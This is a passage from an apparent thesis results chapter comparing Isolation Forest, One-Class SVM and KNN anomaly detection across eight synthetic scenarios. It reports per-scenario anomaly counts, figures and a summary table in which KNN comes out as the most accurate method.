


Figure 5.8: IF Scenario 3

The IF technique configured indicated a median of 54 anomalies. Figure 5.8 above shows the distribution of the points classified as anomalous, showing a significant overestimation of the real number of anomalies.




Figure 5.9: SVM Scenario 3

The One-Class SVM technique configured indicated a median of 41 anomalies. Figure 5.9 shows that the method was able to identify almost exactly the real number of anomalies, demonstrating high accuracy.

The KNN technique configured indicated a median of 40 anomalies. Figure 5.10 shows




Figure 5.10: KNN Scenario 3

an accuracy very close to that of the One-Class SVM, with the majority of anomalies identified correctly.

The graphs shown above reveal the anomalies detected by each technique. Analysis of the indicated median values shows that IF significantly overestimated the number of anomalies, while One-Class SVM showed an exact match with the real number of 41 anomalies, and KNN indicated 40 anomalies, almost matching the real number.

5.3.4 Results of scenario 4

In the specific scenario analyzed, there are random anomalies over two years. After filtering for Mondays between 9 am and 10 am, 81 anomalies were identified.

The IF technique configured indicated a median of 108 anomalies. Figure 5.11 shows the distribution of the points classified as anomalous, showing a significant overestimation of the real number of anomalies.

The One-Class SVM technique configured indicated a median of 96 anomalies. Figure 5.12 shows that the method identified a higher number of anomalies than the real one, but still closer to the real value compared to the IF.

The KNN technique configured indicated a median of 80 anomalies. Figure 5.13 shows an accuracy very close to the real number of 81 anomalies, highlighting the effectiveness of the KNN method.




Figure 5.11: IF Scenario 4




Figure 5.12: SVM Scenario 4

The graphs above show the anomalies detected by each technique. Analysis of the indicated median values shows that IF significantly overestimated the number of anomalies, while One-Class SVM showed a closer match, but still overestimated. KNN indicated 80 anomalies, almost matching the actual number of 81 anomalies.

In this specific scenario, the KNN method was found to be the most accurate compared to the other methods, reflecting a very close identification of anomalies to reality.




Figure 5.13: KNN Scenario 4

5.3.5 Results of scenario 5

In the specific scenario analyzed, there are random anomalies over four years. After filtering for Mondays between 9 am and 10 am, 161 anomalies were identified.




Figure 5.14: IF Scenario 5

The IF technique configured indicated a median of 220 anomalies. Figure 5.14 shows the distribution of the points classified as anomalous, showing a significant overestimation of the real number of anomalies.

The One-Class SVM technique configured indicated a median of 264 anomalies. Fig-




Figure 5.15: SVM Scenario 5

Figure 5.15 shows that the method identified a greater number of anomalies than was the case, considerably overestimating the anomalies present in the data set.




Figure 5.16: KNN Scenario 5

The KNN technique configured indicated a median of 160 anomalies. Figure 5.16 shows an accuracy very close to the real number of 161 anomalies, highlighting the effectiveness of the KNN method.

The graphs above show the anomalies detected by each technique. Analysis of median values shows that IF and One-Class SVM significantly overestimated the number

of anomalies. The IF indicated 220 anomalies, while the One-Class SVM indicated 264 anomalies. On the other hand, KNN indicated 160 anomalies, almost matching the real number of 161 anomalies.

In this specific scenario, the KNN method was found to be the most accurate compared to the other methods, reflecting a very close identification of anomalies to reality.

5.3.6 Results of scenario 6

In the specific scenario analyzed, there are random anomalies throughout half the year. After filtering for Mondays between 9 am and 10 am, 17 anomalies were identified.




Figure 5.17: IF Scenario 6

The IF technique configured indicated a median of 20 anomalies. Figure 5.17 shows the distribution of points classified as anomalous, showing a slight overestimation in relation to the real number of anomalies.

The One-Class SVM technique configured indicated a median of 19 anomalies. Figure 5.18 shows that the method identified a slightly higher number of anomalies than the real one, but still close to the real value.

The KNN technique configured indicated a median of 18 anomalies. Figure 5.19 shows an accuracy very close to the real number of 17 anomalies, highlighting the effectiveness of the KNN method.

The graphs above show the anomalies detected by each technique. Analysis of the




Figure 5.18: SVM Scenario 6




Figure 5.19: KNN Scenario 6

indicated median values shows that IF, One-Class SVM and KNN identified a number of anomalies very close to the actual number of 17 anomalies. IF indicated 20 anomalies, One-Class SVM indicated 19 anomalies, and KNN indicated 18 anomalies.

In this specific scenario, all the methods indicated values close to the reality of the anomalies.

5.3.7 Results of scenario 7

In the specific scenario analyzed, there are random anomalies over a year, with all holidays specified. After filtering for Mondays between 9 am and 10 am, 41 anomalies and 3 registered holidays were identified.



Figure 5.20: IF Scenario 7

The IF technique configured indicated a median of 54 anomalies. Figure 5.20 shows the distribution of points classified as anomalous, showing an overestimation of the real number of anomalies.




Figure 5.21: SVM Scenario 7

The One-Class SVM technique configured indicated a median of 48 anomalies. Figure 5.21 shows that the method identified a higher number of anomalies than the real one, but still close to the real value.




Figure 5.22: KNN Scenario 7

The KNN technique configured indicated a median of 40 anomalies. Figure 5.22 shows an accuracy very close to the real number of 41 anomalies, highlighting the effectiveness of the KNN method.

The graphs above show the anomalies detected by each technique. Analysis of the indicated median values shows that IF, One-Class SVM and KNN identified a number of anomalies relatively close to the actual number of 41 anomalies. IF indicated 54 anomalies, One-Class SVM indicated 48 anomalies, and KNN indicated 40 anomalies.

In this specific scenario, all the methods indicated values close to the reality of the anomalies.

5.3.8 Results of scenario 8

In the specific scenario analyzed, there are random anomalies over the course of a year, with all vacations and vacation months (such as August and December) specified. After filtering for Mondays between 9 am and 10 am, 41 anomalies and 3 registered holidays were identified.

The IF technique configured indicated a median of 54 anomalies. Figure 5.23 shows




Figure 5.23: IF Scenario 8

the distribution of points classified as anomalous, showing an overestimation of the real number of anomalies.




Figure 5.24: SVM Scenario 8

The One-Class SVM technique configured indicated a median of 41 anomalies. The graph shows that the method was able to identify exactly the real number of anomalies, demonstrating high precision.

The KNN technique configured indicated a median of 40 anomalies. The graph above shows an accuracy close to the real number of 41 anomalies, highlighting the effectiveness




Figure 5.25: KNN Scenario 8

of the KNN method.

The graphs above show the anomalies detected by each technique. Analysis of the median values indicated shows that IF overestimated the number of anomalies, indicating 54 anomalies, while One-Class SVM and KNN indicated values very close to the actual number of 41 anomalies. One-Class SVM identified exactly 41 anomalies and KNN identified 40 anomalies.

In this specific scenario, the One-Class SVM and KNN methods proved to be more accurate than the IF.

5.4 Discussion of results

Table 5.2 summarizes the results of applying anomaly detection techniques KNN, One-Class SVM, and IF, in the different scenarios tested.

In each column of the three ML techniques, the 'Identified' and 'Errors' values represent the average results across three runs within that specific scenario, showing the identified anomalies and the number of errors for the test. Errors include instances where the method failed to recognize a real error and cases where it incorrectly identified a non-anomalous situation as an error. In scenario two, using KNN, all 37 anomalies were correctly identified, resulting in 0 errors. Conversely, with SVM, only 35 out of the 37 anomalies were identified, and among these, just 28 were correct, leading to 9 errors.

Analyzing the three anomaly detection techniques, along with the previously collected information and the data shown in the table, allows us to obtain significant insights into the suitability of each method for our dataset and study context.

hyperparameters		ML					
		KNN		SVM		IF	
		contamination=0.1		nu=0.09		contamination=0.09	
Type of test	Anomalies	Identified	Errors	Identified	Errors	Identified	Errors
No attacks	0	14	14	69	69	55	55
Whole month	37	37	0	35	9	54	29
Random attacks	41	41	0	41	14	57	17
Random attacks 2 years	81	81	0	96	44	96	16
Random attacks 4 years	161	161	0	264	160	212	52
Random attacks half year	17	19	2	19	10	20	4
3 public holidays	41	41	0	48	20	54	14
